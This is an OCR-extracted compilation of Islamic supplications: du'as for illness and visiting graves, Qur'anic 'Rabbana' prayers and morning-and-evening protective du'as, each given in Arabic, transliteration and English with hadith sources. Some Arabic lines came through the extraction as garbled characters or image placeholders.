As'alullaahal-'Adheema Rabbal-'Arshil-'Adheemi 'an yashfiyaka.[Recite 7 times]

I ask Almighty Allah , Lord of the Magnificent Throne, to make you well. (Recite seven times in Arabic) Prophet Mohammad (SAW) said that by reciting this Dua seven times, the ill person will regain his health and if death occurs then that (death) is a different issue (i.e. death is written it cannot be prevented).[Recite 7 times]

At-Tirmithi 2/210, Abu Dawud, Al-Albani, and Sahihul-Jami' As-Saghir 5/180.

FOR THE CURE OF ANY ILLNESS — DU'A 36

أَذْهِبِ الْبَأْسَ رَبَّ النَّاسِ وَاشْفِ أَنْتَ الشَّافِي لَا شِفَاءَ إِلَّا شِفَاؤُكَ شِفَاءٌ لَا يُغَادِرُ سَقَمًا

Azhibil-bah-saa rabban-naasi waasfi aan-tash-shafee la shifa-aah illah shifa-wooka shifa-woon laa you-gaa dee-ru sha-qaa-maa

O Lord of the people, remove this pain and cure it, You are the one who cures and there is no one besides You who can cure, grant such a cure that no illness remains. (Ayesha (RA) stated that when anyone among them had an illness, Prophet Mohammad (SAW) used to rub the area of the pain reciting the this Dua,. Also Ayesha (RA) stated that when Prophet Mohammad (SAW) was ill, he used to recite the four Quls, blow on his hands and pass them over on the back and front, He also recited these surahs, blew on his hands and passed them over his body during his fatal illness)

Bukhari & Muslim

VISITING THE GRAVES — DU'A 37

اَلسَّلَامُ عَلَيْكُمْ أَهْلَ الدِّيَارِ مِنَ الْمُؤْمِنِينَ وَالْمُسْلِمِينَ، وَإِنَّا إِنْ شَاءَ اللّٰهُ بِكُمْ لَاحِقُونَ، نَسْأَلُ اللّٰهَ لَنَا وَلَكُمُ الْعَافِيَةَ

Assalaamu 'alaykum 'ahlad-diyaari, minal-mu'mineena walmuslimeena, wa 'innaa 'in shaa' Allaahu bikum laahiqoona 'as'alullaaha lanaa wa lakumul- 'aafiyata

Peace be upon you, people of this abode, from among the believers and those who are Muslims , and we , by the Will of Allah, shall be joining you. I ask Allah to grant us and you strength.

Muslim 2/671, Ibn Majah 1/494

I 19' 14&I1!

In the Name of Allah, the Most Gracious,the Most Merciful

Chapter 5

Dua from the Holy Qur'an begins with *"Rabbana"* can be recited during Saalah or at any time

Collected by Ahsanul Haque under the supervision of
Sheikh Abu Ahmed

Sura Al-Bakarah 2:127

/&1 /K" G,L %6' 8B !

Rabbana taqabbal minna innaka antas Sameeaul Aleem

"Our Lord! Accept (this service) from us. Verily! You are the All-Hearer, the All-Knower."

Translation: The Noble Quran

Dua 2

Sura Al-Bakarah 2:201

!

Rabbana atina fiddunya hasanatan wa fil 'akhirati hasanata waqina 'adhaban-nar

"Our Lord! Give us in this world that which is good and in the Hereafter that which is good, and save us from the torment of the Fire!"

Translation: The Noble Quran

Dua 3

Sura Al-Bakarah 2:286

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0 1243 5 6 &(/ !)&896 9: 1&4&
9:>? 1@B1& C DE6G,)" 1 >H1

Rabbana la tu'akhidhna in-nasina aw akhta'na ~ Rabbana wala tahmil alayna isran kama hamaltahu 'alal-ladheena min qablina ~ Rabbana wala tuhammilna ma la taqata lana bihi wa'fu anna waghfir lana wairhamna anta mawlana fansurna 'alal-qawmil kafireen

"Our Lord! Punish us not if we forget or fall into error, our Lord! Lay not on us a burden like that which You did lay on those before us (Jews and Christians); our Lord! Put not on us a burden greater than we have strength to bear. Pardon us and grant us Forgiveness. Have mercy on us. You are our Maula (Patron, Suppor-ter and Protector, etc.) and give us victory over the disbelieving people."

Translation: The Noble Quran

Dua 4 Sura Al-Imraan 3:008

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/ VA

Rabbana la tuzigh quloobana ba'da idh hadaytana wa hab lana milladunka rahmah innaka antal Wahhab

"Our Lord! Let not our hearts deviate (from the truth) after You have guided us, and grant us mercy from You. Truly, You are the Bestower."

Translation: The Noble Quran

Dua 5 Sura Al-Imraan 3:016

!#AT >H 6 %!

Rabbana innana amanna faghfir lana dhunuubana wa qinna 'adhaban-Naar

"Our Lord! We have indeed believed, so forgive us our sins and save us from the punishment of the Fire."

Translation: The Noble Quran

Dua 6 Sura Al-Imraan 3:147

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9: ?

Rabbana-ghfir lana dhunuubana wa israfana fi amrina wa thabbit aqdamana wansurna 'alal qawmil kafireen

"Our Lord! Forgive us our sins and our transgressions (in keeping our duties to You), establish our feet firmly, and give us victory over the disbelieving folk."

Translation: The Noble Quran

Dua 7 Sura Al-Imraan 3:194

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RJ"

Rabbana wa 'atina ma wa'adtana 'ala rusulika wa la tukhzina yawmal-Qiyamah innaka la tukhliful mi'aad

"Our Lord! Grant us what You promised unto us through Your Messengers and disgrace us not on the Day of Resurrection, for You never break (Your) Promise."

Translation: The Noble Quran

Dua 8 Sura Al-A'raafl 7:023

9:MN 969#R " >OI -% >, "&P !

Rabbana zalamna anfusina wa il lam taghfir lana wa tarhamna lana kunan minal-khasireen

"Our Lord! We have wronged ourselves. If You forgive us not, and bestow not upon us Your Mercy, we shall certainly be of the losers."

Translation: The Noble Quran

DUA 9	Sura Ibrahim 14:41




Rabbana ghfir li wa li wallidayya wa lil Mu'mineena yawma yaqumul hisaab

"Our Lord! Forgive me and my parents, and (all) the believers on the Day when the reckoning will be established."

Translation: The Noble Quran

DUA 10	Sura Al- Kahf 18:10




Rabbana 'atina mil-ladunka Rahmataw wa hayyi lana min amrina rashada

"Our Lord! Bestow on us mercy from Yourself, and facilitate for us our affair in the right way!"

Translation: The Noble Quran

DUA 11	Sura Al-Furqan 25: 65-66



Rabbanas-rif 'anna 'adhaba jahannama inna 'adhabaha kana gharama innaha sa'at musta-qarranw wa muqama

"Our Lord! Avert from us the torment of Hell. Verily! Its torment is ever an inseparable, permanent punishment." . Evil indeed it (Hell) is as an abode and as a place to dwell.

Translation: The Noble Quran

DUA 12	Sura Al-Furqan 25:74




Rabbana Hablana min azwaajina wadhurriy-yatina, qurrata 'ayioni wa-jalna lil-muttaqeena Imaama

"Our Lord! Bestow on us from our wives and our offspring who will be the comfort of our eyes, and make us leaders for the Muttaqun"

Translation: The Noble Quran

DUA 13	Sura Al-Hashr 59:10



Rabbana-ghfir lana wa li 'ikhwani nalladhina sabaquna bil imani wa la taj'al fi qulubina ghillal-lilladhina amanu , Rabbana innaka Ra'ufur Rahim

"Our Lord! Forgive us and our brethren who have preceded us in Faith, and put not in our hearts any hatred against those who have believed. Our Lord! You are indeed full of kindness, Most Merciful"

Translation: The Noble Quran

MORNING & EVENING DU`A

Du`a for protection against evil and calamities taken from authentic *ahadith*.

I seek Your pardon. All praises are due to Allah ﷻ who has taken away from me discomfort and granted me relief.

1) PROTECTION AGAINST ALL EVILS

Abdullah bin Khubaib ﷺ narrates that one dark, gloomy, rainy night, we came out in search of Rasulullah ﷺ. When we finally found him he said to us: "Read!" We asked: "What must we read?" He replied: "Recite ***Surah al Ikhlas - Surah al Falaq - Surah an Nas*** - 3 times in the morning and evening. It will suffice for you against all evil things (witchcraft, blackmagic, mischief of *jin*, etc.)." *Mishkat P.188*

a) SURAH UL IKHLAS

بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيْمِ ۝١

قُلْ هُوَ اللّٰهُ أَحَدٌ ۝٢ اَللّٰهُ الصَّمَدُ ۝٣

لَمْ يَلِدْ ۙ وَلَمْ يُوْلَدْ ۝٣ وَلَمْ يَكُنْ لَّهٗ كُفُوًا أَحَدٌ ۝٤

BISMILLĀHIR-RAḤMĀNIR-RAḤĪM

QUL HUWAL-LĀHU AḤAD.
ALLĀHUṢ ṢAMAD.
LAM YALID WA LAM YŪLAD.
WA LAM YA KUL-LAHŪ KUFUWAN AḤAD.

In the Name of Allah, the Most Gracious, the Most Merciful.

Say (O Muhammad ﷺ)! "He is Allah, the One.
Allah the Independent of all (yet all depend on him).
Neither does He beget nor is He begotten.
And there are none who can be equal to Him."

b) SURAH AL FALAQ

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ ۝

قُلْ أَعُوذُ بِرَبِّ الْفَلَقِ ۝١ مِن شَرِّ مَا خَلَقَ ۝٢

وَمِن شَرِّ غَاسِقٍ إِذَا وَقَبَ ۝٣ وَمِن شَرِّ النَّفَّاثَاتِ

فِي الْعُقَدِ ۝٤ وَمِن شَرِّ حَاسِدٍ إِذَا حَسَدَ ۝٥

BISMILLĀHIR-RAḤMĀNIR-RAḤĪM

QUL A`ŪDHU BIRABBIL FALAQ.
MIN SHARRI MĀ KHALAQ.
WA MIN SHARRI GHĀSIQIN IDHĀ WAQAB.
WA MIN SHARRIN-NAFFĀTHĀTI FIL `UQAD.
WA MIN SHARRI ḤĀSIDIN IDHĀ ḤASAD.

In the Name of Allah, the Most Gracious, the Most Merciful.

Say (O Muhammad ﷺ)! "I seek refuge in the Lord of the heavens,
From the evil of whatever He has created.
And from the evil of darkness as it spreads over.
And from the witch-craft of those that blow on knots.
And from the evils of the jealous in their jealousy."

c) SURAH AN NAS

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ ۝

قُلْ أَعُوذُ بِرَبِّ النَّاسِ ۝١ مَلِكِ النَّاسِ ۝٢

إِلٰهِ النَّاسِ ۝٣ مِنْ شَرِّ الْوَسْوَاسِ ۙ الْخَنَّاسِ ۝٤

الَّذِي يُوَسْوِسُ فِي صُدُورِ النَّاسِ ۝٥

مِنَ الْجِنَّةِ وَالنَّاسِ ۝٦

BISMILLĀHIR-RAḤMĀNIR-RAḤĪM

QUL A`ŪDHU BIRABBIN-NĀS.
MALIKIN-NĀS.
ILĀHIN-NĀS.
MIN SHARRIL WASWĀSIL KHANNĀS.
AL LADHĪ YUWAS-WISU FĪ ṢUDŪRIN NĀS.
MINAL JINNATI WANNĀS.

In the Name of Allah, the Most Gracious, the Most Merciful.

Say (O Muhammad ﷺ)! "I seek refuge in the Lord of mankind,
The Sovereign of mankind,
The God of mankind,
From the evils of the (detestable) whisperers that
(whisper then) withdraw,
Those who whisper into the bosoms of mankind,
Be they from Jinns or mankind.

2) ELIMINATION OF GRIEF IN BOTH WORLDS

Abu Darda ﷺ narrates that Rasulullah ﷺ mentioned:

"Whosoever recites 7 times morning and evening the following *Du`a*,

Allah ﷻ will suffice for him by removing his grief of this world and the hereafter. *Ruhul Ma`ani, P53*

حَسْبِيَ اللّٰهُ لَآ إِلٰهَ إِلَّا هُوَ ؕ عَلَيْهِ تَوَكَّلْتُ ؕ

وَهُوَ رَبُّ الْعَرْشِ الْعَظِيْمِ ؕ

ḤASBIYAL-LĀHU LĀ ILĀHA ILLĀ HUW.
`ALAYHI TAWAKKALTU, WA HUWA RABBUL `ARSHIL `AẔĪM.

Allah suffices me. There is none worthy of worship but He alone. In Him is my trust, He is the Lord of the Supreme Throne."

3) ANGELS SEEK FORGIVENESS ON ONE'S BEHALF

Ma`qal bin Yasar ﷺ narrates that Rasulullah ﷺ said: "Whoever recites 3 times in the morning:

اَعُوْذُ بِاللّٰهِ السَّمِيْعِ الْعَلِيْمِ مِنَ الشَّيْطٰنِ الرَّجِيْمِ ؕ

A`ŪDHU BILLĀHIS-SAMĪ`IL `ALĪMI MINASH-SHAYṬANIR-RAJĪM.

I seek refuge in Allah the all-hearing, the all-knowing, from Shaytan (Satan) the accursed.

And thereafter the last 3 *ayaat* of *Surah al Hashr* once, 70,000 Angels are appointed by Allah ﷻ, who seek forgiveness on behalf of that person till the evening. Should he die during the day, he will die as a *Shahid* (martyr). Whosoever recites the above *du'a* in the evening will enjoy the same virtue till the morning." *Mishkat P 188*

Last 3 verses of *Surah al Hashr* (recite once)

بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيْمِ ﴿٢٢﴾

هُوَ اللّٰهُ الَّذِيْ لَآ إِلٰهَ إِلَّا هُوَ ۚ عٰلِمُ الْغَيْبِ وَالشَّهٰدَةِ ۚ
هُوَ الرَّحْمٰنُ الرَّحِيْمُ ﴿٢٢﴾ هُوَ اللّٰهُ الَّذِيْ لَآ إِلٰهَ إِلَّا هُوَ ۚ اَلْمَلِكُ
الْقُدُّوْسُ السَّلٰمُ الْمُؤْمِنُ الْمُهَيْمِنُ الْعَزِيْزُ الْجَبَّارُ
الْمُتَكَبِّرُ ۚ سُبْحٰنَ اللّٰهِ عَمَّا يُشْرِكُوْنَ ﴿٢٣﴾ هُوَ اللّٰهُ
الْخٰلِقُ الْبَارِئُ الْمُصَوِّرُ لَهُ الْأَسْمَآءُ الْحُسْنٰى ۚ يُسَبِّحُ لَهٗ مَا
فِي السَّمٰوٰتِ وَالْأَرْضِ ۚ وَهُوَ الْعَزِيْزُ الْحَكِيْمُ ﴿٢٤﴾

BISMILLĀHIR-RAḤMĀNIR-RAḤĪM

HUWAL-LĀHUL-LADHĪ LĀ ILĀHA ILLĀ HŪ. `ĀLIMUL-GHAYBI WASH-SHAHĀDAH HUWAR-RAḤMĀNUR-RAḤĪM. HUWAL-LĀHUL-LADHĪ LĀ ILĀHA ILLĀ HŪ. AL MALIKUL QUDDŪSUS-SALĀMUL MU'MINUL MUHAYMINUL `AZĪZUL JABBĀRUL MUTAKABBIR. SUBḤĀNAL-LĀHI `AMMĀ YUSHRIKŪN. HUWAL-LĀHUL KHĀLIQUL BĀRI'UL MUṢAWWIRU LAHUL ASMĀ'UL ḤUSNĀ. YUSABBIḤU LAHŪ MĀ FIS-SAMĀWĀTI WAL-ARḌ. WA HUWAL `AZĪZUL-ḤAKĪM.

In the Name of Allah, the Most Gracious, the Most Merciful.

He is Allah, who there is none worthy of worship besides him. The knower of the unseen and of what can be witnessed.

He is the most Beneficent, the all merciful.
He is Allah, who there is none worthy of worship besides.
The Sovereign, the Exalted, the Giver of peace, the Giver of security,
the Protector, the Mighty, the Over-powering, the Justly-Proud.
Glorified is Allah above what is associated to Him.
He is Allah, the Creator, the Maker, the Shaper,
for Allah are the Beautiful Names"
Glorifying Him, are all what are in the heavens and earth.
And He is the Mighty, the Wise.

4) PROTECTION AGAINST LEPROSY, BLINDNESS, INSANITY & PARALYSIS

Recite 3 times morning and evening:

سُبْحَانَ اللهِ الْعَظِيْمِ وَبِحَمْدِهٖ وَلَاحَوْلَ وَلَاقُوَّةَ اِلَّا بِاللهِ ط

SUBḤĀNAL-LĀHIL `AẔĪMI WABI ḤAMDIHĪ WA LĀ ḤAWLA WA LĀ QUWWATA ILLĀ BILLAH.

Glorified be Allah, the Magnificent, and all praise is His.
And there is no power, no might besides that of Allah

5) PROTECTION OF ONE'S DEEN, LIFE, FAMILY AND WEALTH

Ma'qal bin Yasar ﷺ narrates: Once I expressed my fears to Rasulullah ﷺ over 5 things in my life. My first fear was that I would be misled or deviate from the *Siratul-Mustaqim*. The second was regarding my life. I feared harm or illness would befall me. The third was about my children, that they would suffer d*eeni* or worldly harm. My fourth concern was my wife, that she too may suffer physical or spiritual harm. The fifth fear I had was over my wealth, should there occur a loss of income or property. After listening to my fears, Rasulullah ﷺ taught me the following d*u`a*:

To be recited 3 times morning and evening

بِسْمِ اللّٰهِ عَلٰى دِيْنِىْ وَنَفْسِىْ وَوَلَدِىْ وَاَهْلِىْ وَمَالِىْ ط

BISMILLĀHI `ALĀ DĪNĪ WA NAFSĪ WA WALADĪ WA 'AHLĪ WA MĀLĪ.

"May the blessings of Allah be on my faith, life, children, family and wealth."

Kanzul-Ummal, Vol. 2, P 636

6) PROTECTION AGAINST ALL HARM

Aban bin Uthman ﷺ narrates that he heard his father saying that Rasulullah ﷺ mentioned: "Whosoever recites the following *du'a* 3 times in the morning and evening, will not be harmed by anything."

Mishkat P 209

بِسْمِ اللّٰهِ الَّذِىْ لَا يَضُرُّ مَعَ اسْمِهٖ شَىْءٌ فِى الْاَرْضِ

وَلَا فِى السَّمَآءِ ط وَهُوَ السَّمِيْعُ الْعَلِيْمُ ط

BISMILLĀHIL LADHĪ LĀ YAḌURRU MA`ASMIHĪ SHAY'UN FIL ARḌI WA LĀ FIS-SAMĀ'. WA HUWAS SAMĪ`UL `ALĪM.

In the name of Allah, with whose name nothing in the heavens or earth can cause harm. And He is the all-Seeing, all-Knowing

Allah ﷻ will grant security to the person who recites the following *du'a* thrice in the morning and evening. It is very effective for protection against harmful insects and creatures.

اَعُوْذُ بِكَلِمَاتِ اللّٰهِ التَّآمَّاتِ مِنْ شَرِّ مَا خَلَقَ ط

A`ŪDHU BI KALIMĀTIL-LĀHIT-TĀMMĀTI MIN SHARRI MĀ KHALAQ.

I seek protection in the excellent words of Allah from the injuries caused by His creation.

7) PROTECTION AGAINST A PARTICULAR PERSON OR GROUP

a) When fearing a person or when one is terrified of a person one should recite:

اَللّٰهُمَّ اكْفِنَاهُ بِمَاشِئْتَ ط

ALLĀHUM-MAKFINĀHU BIMĀ SHI'TA

0 Allah, grant us safety against him, as and how You please.

b) When terrified of a particular group recite:

اَللّٰهُمَّ اِنِّيْ اَجْعَلُكَ فِيْ نُحُوْرِهِمْ وَاَعُوْذُ بِكَ مِنْ شُرُوْرِهِمْ ط

ALLĀHUMMA 'INNĪ AJ`ALUKA FĪ NUḤŪRIHIM WA A`ŪDHU BIKA MIN SHURŪRIHIM.

0 Allah, I seek Your protection against their mischief and through You do we defend ourselves against them.

8) ADMISSION INTO JANNAH

According to a *hadith* whosoever recites the following *du`a* thrice in the morning and evening. It is upon Allah ﷻ to please him on the *Day of Qiyamah*, and admission into *Jannah* is a certainty for him:

رَضِيْتُ بِاللّٰهِ رَبًّا وَّبِالْاِسْلَامِ دِيْنًا وَّبِمُحَمَّدٍ

صَلَّى اللّٰهُ عَلَيْهِ وَسَلَّمَ نَبِيًّا ط

RAḌĪTU BILLĀHI RABBAW-WA BIL ISLĀMI DĪNAW WA BI MUḤAMMADIN ṢALLAL-LĀHU `ALAYHI WA SALLAMA NABBIYĀ.

I am content in believing in Allah as my Lord, Islam as my religion and Muhammad ﷺ as the messenger.

9) PROTECTION FROM THE FIRE OF HELL

The following *du`a* should be recited 7 times after Maghrib and Fajr salaah, whilst seated in (*Qa`dah*) sitting posture:

اَللّٰهُمَّ اَجِرْنِیْ مِنَ النَّارِ ط

ALLĀHUMMA AJIRNĪ MĪNAN-NĀR

O Allah! save me from the fire of hell.

10) AN IMPORTANT DU`A

سُبْحَانَ اللّٰهِ وَبِحَمْدِهٖ عَدَدَ خَلْقِهٖ وَرِضٰی

نَفْسِهٖ وَزِنَةَ عَرْشِهٖ وَمِدَادَ كَلِمَاتِهٖ ط

SUBḤĀNALĀHI WA BIḤAMDIHĪ `ADADA KHALQIHĪ WA RIḌĀ NAFSIHĪ WAZINATA `ARSHIHĪ WA MIDĀDA KALIMĀTIH.

Glorified is Allah together with His praises in numbers equivalent to His creatures, in a manner befitting His pleasure, in weight equal to His Throne and in quantities equal to the ink of His words.

11) DUROOD (Salutation)

The blessings of this particular salutation are abundant. It is a protection against all types of plagues and diseases. One experiences complete serenity and ecstasy of the heart. *Zadus-Saeed*

اَللّٰهُمَّ صَلِّ عَلٰى سَيِّدِنَا وَمَوْلَانَا مُحَمَّدٍ وَّعَلٰى اٰلِ سَيِّدِنَا وَمَوْلَانَا

مُحَمَّدٍ صَلَاةً تُنْجِيْنَا بِهَا مِنْ جَمِيْعِ الْاَهْوَالِ وَالْاٰفَاتِ ،

وَتَقْضِىْ لَنَا بِهَا جَمِيْعَ الْحَاجَاتِ ، وَتُطَهِّرُنَا بِهَا مِنْ جَمِيْعِ

السَّيِّئٰاتِ ، وَتَرْفَعُنَا بِهَا عِنْدَكَ اَعْلَى الدَّرَجَاتِ ، وَتُبَلِّغُنَا بِهَا

اَقْصَى الْغَايَاتِ مِنْ جَمِيْعِ الْخَيْرَاتِ فِى الْحَيَاةِ وَبَعْدَ الْمَمَاتِ ،

اِنَّكَ عَلٰى كُلِّ شَىْءٍ قَدِيْرٌ ، ط

ALLĀHUMMA ṢALLI `ALĀ SAYYIDINĀ WA MAWLĀNĀ MUḤAMMADIW WA `ALĀ ’ĀLI SAYYIDINA WA MAWLĀNĀ MUḤAMMADIN ṢALĀTAN TUNJĪNĀ BIHĀ MIN JAMĪ`IL AHWĀLI WAL ’ĀFĀT. WA TAQḌĪ LANĀ BIHĀ JAMĪ`AL ḤĀJĀT. WA TUṬAH-HIRUNĀ BIHĀ MIN JAMĪ`IS SAYYI’ĀT. WA TARFA`UNĀ BIHĀ `INDAKA A`LAD-DARAJĀT. WA TUBALLIGHUNĀ BIHĀ AQṢAL GHĀYĀTI MIN JAMĪ`IL KHAYRĀTI, FIL ḤAYĀTI WA BA`DAL MAMĀT. INNAKA `ALĀ KULLI SHAY’IN QADĪR.

O Allah upon our leader and master Muhammad and his family (and followers) send Your salutations. That salutation through (the blessings of) which, we too are saved in every situation and from all calamities. And through which, You guide/assist us through every wrong. And through which, You elevate us towards You, to the highest levels. And through which, You guide us to our

ultimate destination, In the acquiring of good, in this life and after death. Indeed You have power over everything.

12) PROTECTION AGAINST WITCHCRAFT

By reciting the following ayaat 3 times in the morning and in the evening, one will be protected from witchcraft. If one is already suffering from witchcraft then it will be removed.

فَلَمَّآ أَلْقَوْا قَالَ مُوسٰى مَا جِئْتُمْ بِهِالسِّحْرُ ۖ إِنَّ اللّٰهَ سَيُبْطِلُهٗ ط

إِنَّ اللّٰهَ لَا يُصْلِحُ عَمَلَ الْمُفْسِدِيْنَ ﴿٨١﴾

وَيُحِقُّ اللّٰهُ الْحَقَّ بِكَلِمٰتِهٖ وَلَوْ كَرِهَ الْمُجْرِمُوْنَ ﴿٨٢﴾

FALAMMĀ ALQAW QĀLA MŪSĀ MĀ JI'TUM BIHIS-SIḤR. INNAL-LĀHA SAYUBṬILUH. INNAL-LĀHA LĀ YUṢLIḤU `AMALAL MUFSIDĪN. WA YUḤIQQUL-LĀHUL ḤAQQA BIKALIMĀTIHĪ. WA LAW KARIHAL MUJRIMŪN.

When they (the sorcerers) threw down (their staffs/ropes) Musa ﷺ exclaimed: "What you have brought is witch-craft. Indeed Allah will now nullify it. Allah does not endorse the acts of the dissenters. Allah will make, manifest the Truth through his signs, Even if the transgressors detest.

13) PROTECTION AGAINST ILL FATE AND SEVERE CALAMITIES

Rasulullah ﷺ mentioned: '0 People! Seek Allah's ﷻ protection against severe calamities, trials and tribulations, misfortunes, wretchedness, ill

fate and the taunts and malice of the enemies. "

Mirqat Vol. 5 P 222

اَللّٰهُمَّ اِنِّیۡ اَعُوۡذُبِكَ مِنۡ جَهۡدِ الۡبَلَاءِ وَدَرۡكِ الشَّقَاءِ

وَسُوۡءِ الۡقَضَاءِ وَشَمَاتَةِ الۡاَعۡدَاءِ ط

ALLĀHUMMA INNĪ A`ŪDHUBIKA MIN JAHDIL BALĀ'I
WA DARKISH-SHAQĀ'I WASŪ'IL QAḌĀ'I WA SHAMĀTATIL-A`DĀ'.

O Allah, I seek refuge in you from the difficulties of hardships. And the acquisition of wretchedness, and ill-fate, and the taunts of enemies.

14) GAINING ALLAH'S ﷻ GUIDANCE AND PROTECTION AGAINST THE EVILS OF THE HEART

Imran Bin Hussain ؓ narrates that Rasulullah ﷺ taught his father Hussain ؓ the following two *du`as*, which he used to read continuously:

اَللّٰهُمَّ اَلۡهِمۡنِیۡ رُشۡدِیۡ ، وَاَعِذۡنِیۡ مِنۡ شَرِّ نَفۡسِیۡ ط

ALLĀHUMMA 'ALHIMNĪ RUSHDĪ. WA 'A`IDHNĪ
MIN SHARRI NAFSĪ.

"O Allah, inspire me with guidance (to make the correct and best decisions in times of dilemma) and protect me from the mischief of my soul."

Tirmidhi

15) SAYYIDUL-ISTIGHFAR

Shaddad bin Aus ؓ narrates that Rasulullah ﷺ states that Sayyidul-Istighfar (the most loftiest of all types of repentance), is that a servant

says the following once

اَللّٰهُمَّ اَنْتَ رَبِّیْ لَااِلٰهَ اِلَّا اَنْتَ خَلَقْتَنِیْ وَاَنَاعَبْدُكَ وَاَنَا عَلٰی
عَهْدِكَ وَوَعْدِكَ مَااسْتَطَعْتُ ، اَعُوْذُ بِكَ مِنْ شَرِّمَاصَنَعْتُ،
اَبُوْءُلَكَ بِنِعْمَتِكَ عَلَیَّ ، وَاَبُوْءُ بِذَنْبِیْ فَاغْفِرْلِیْ
فَاِنَّهٗ لَایَغْفِرُالذُّنُوْبَ اِلَّا اَنْتَ ط

ALLĀHUMMA ANTA RABBĪ. LĀ ILĀHA ILLĀ ANTA KHALAQTANĪ WA ANA `ABDUKA WA ANA `ALĀ `AHDIKA WA WA`DIKA MAS-TAṬA`TU. A`ŪDHU BIKA MIN SHARRI MĀ ṢANA`TU. ABŪ'U LAKA BI NI`MATIKA `ALAYYA WA ABŪ'U BI DHAMBĪ FAGHFIRLĪ FA'INNAHŪ LĀ YAGHFIRUDH-DHUNŪBA ILLĀ ANTA.

O Allah! You are my Lord. There is no God besides You, You created me, I am Your slave and with all my strength, I remain steadfast to Your promise and I beseech You to forgive me any evil I may perform. I humbly affirm what You bestow upon me and I plead guilty to my sins. Forgive me. For besides You there is none to forgive me.

16) SAFETY FROM ASH-SHIRKUL KHAFI
(Performing ibadah for show and ostentation)

The following *du`a* was taught to Abu Bakr ﷺ by Rasulullah ﷺ as a protection against becoming a victim of minor shirk. It should be recited 3 times. *Kanzul-Ummal, Vol. 2 P 816*

اَللّٰهُمَّ اِنِّیۡ اَعُوۡذُ بِكَ مِنۡ اَنۡ اُشۡرِكَ بِكَ شَيۡـًٔا

وَّاَنَا اَعۡلَمُ ، وَاَسۡتَغۡفِرُكَ لِمَا لَا اَعۡلَمُ ؕ

ALLĀHUMMA INNĪ A`ŪDHU BIKA MIN AN USHRIKA BIKA SHAY'AW WA ANA A`LAM. WA ASTAGHFIRUKA LIMĀ LĀ A`LAM.

O Allah, I seek refuge in You, from associating partners with You, knowingly. And I seek Your forgiveness for that which I do unknowingly.

17) THE MOST COMPREHENSIVE *DU`A*

The following *du`a* is so comprehensive, that it includes in it all the *du`a* of Rasulullah ﷺ over 23 years. It should be recited once.

Jawahirul-Bukhari P 572

Abu Umamah ؓ narrates that Nabi ﷺ made a large number of *du`a* during his lifetime. However, a few of us could barely remember any. We asked:

"O Rasulullah! You have made so many different du`a, but we are unable to even remember a few. Rasulullah ﷺ replied: "Should I not show you such a comprehensive du`a which includes all types of du`a? Read the following:"

اَللّٰهُمَّ اِنِّیۡ اَسۡاَلُكَ مِنۡ خَيۡرِ مَا سَاَلَكَ مِنۡهُ نَبِيُّكَ مُحَمَّدٌ

صَلَّى اللّٰهُ عَلَيۡهِ وَسَلَّمَ ، وَاَعُوۡذُ بِكَ مِنۡ شَرِّ مَا اسۡتَعَاذَ مِنۡهُ

نَبِيُّكَ مُحَمَّدٌ صَلَّى اللّٰهُ عَلَيۡهِ وَسَلَّمَ، وَاَنۡتَ الۡمُسۡتَعَانُ

وَعَلَيْكَ الْبَلَاغُ،وَلَا حَوْلَ وَلَا قُوَّةَ اِلَّا بِااللّٰهِ ط

ALLĀHUMMA INNĪ AS'ALUKA MIN KHAYRI MĀ SA'ALAKA MINHU NABIYYUKA MUḤAMMADUN ṢALLAL-LĀHU `ALAYHI WA SALLAM. WA A`ŪDHUBIKA MIN SHARRI MASTA`ĀDHA MINHU NABIYYUKA MUḤAMMADUN ṢALLAL-LĀHU `ALAYHI WA SALLAM. WA ANTAL MUSTA`ĀN WA `ALAYKAL BALĀGH. WA LĀ ḤAWLA WA LĀ QUWWATA ILLĀ BILLĀH.

O Allah, I ask of you all the good that asked of You by Your messenger Muhammad, peace and blessings of Allah be showered upon him. And I seek Your refuge from all the evil that was taken refuge from, by Your messenger Muhammad, peace and blessings of Allah be showered upon him. You alone are the helper, and all goals are in You And there is no power nor might, but that of Allah.

18) DU'A FOR OTHER OCCASIONS

a) DU`A FOR SLEEPING

اَللّٰهُمَّ بِاسْمِكَ اَمُوْتُ وَاَحْيٰ ط

ALLĀHUMMA BISMIKA AMŪTU WA AḤYĀ

O Allah! With Your name I die and live.

b) DU`A FOR AWAKENING

اَلْحَمْدُ لِلّٰهِ الَّذِیْ اَحْيَانَا بَعْدَمَااَمَاتَنَا وَاِلَيْهِ النُّشُوْرُ ط

ALḤAMDU LILLĀHIL-LADHĪ AḤYĀNĀ BA`DA MĀ AMĀTANĀ WA ILAYHIN NUSHŪR.

All praise is due to Allah who gave us life after giving us (figurative) death (in sleep) and the final return place is to Him.

c) DU`A WHEN EATING

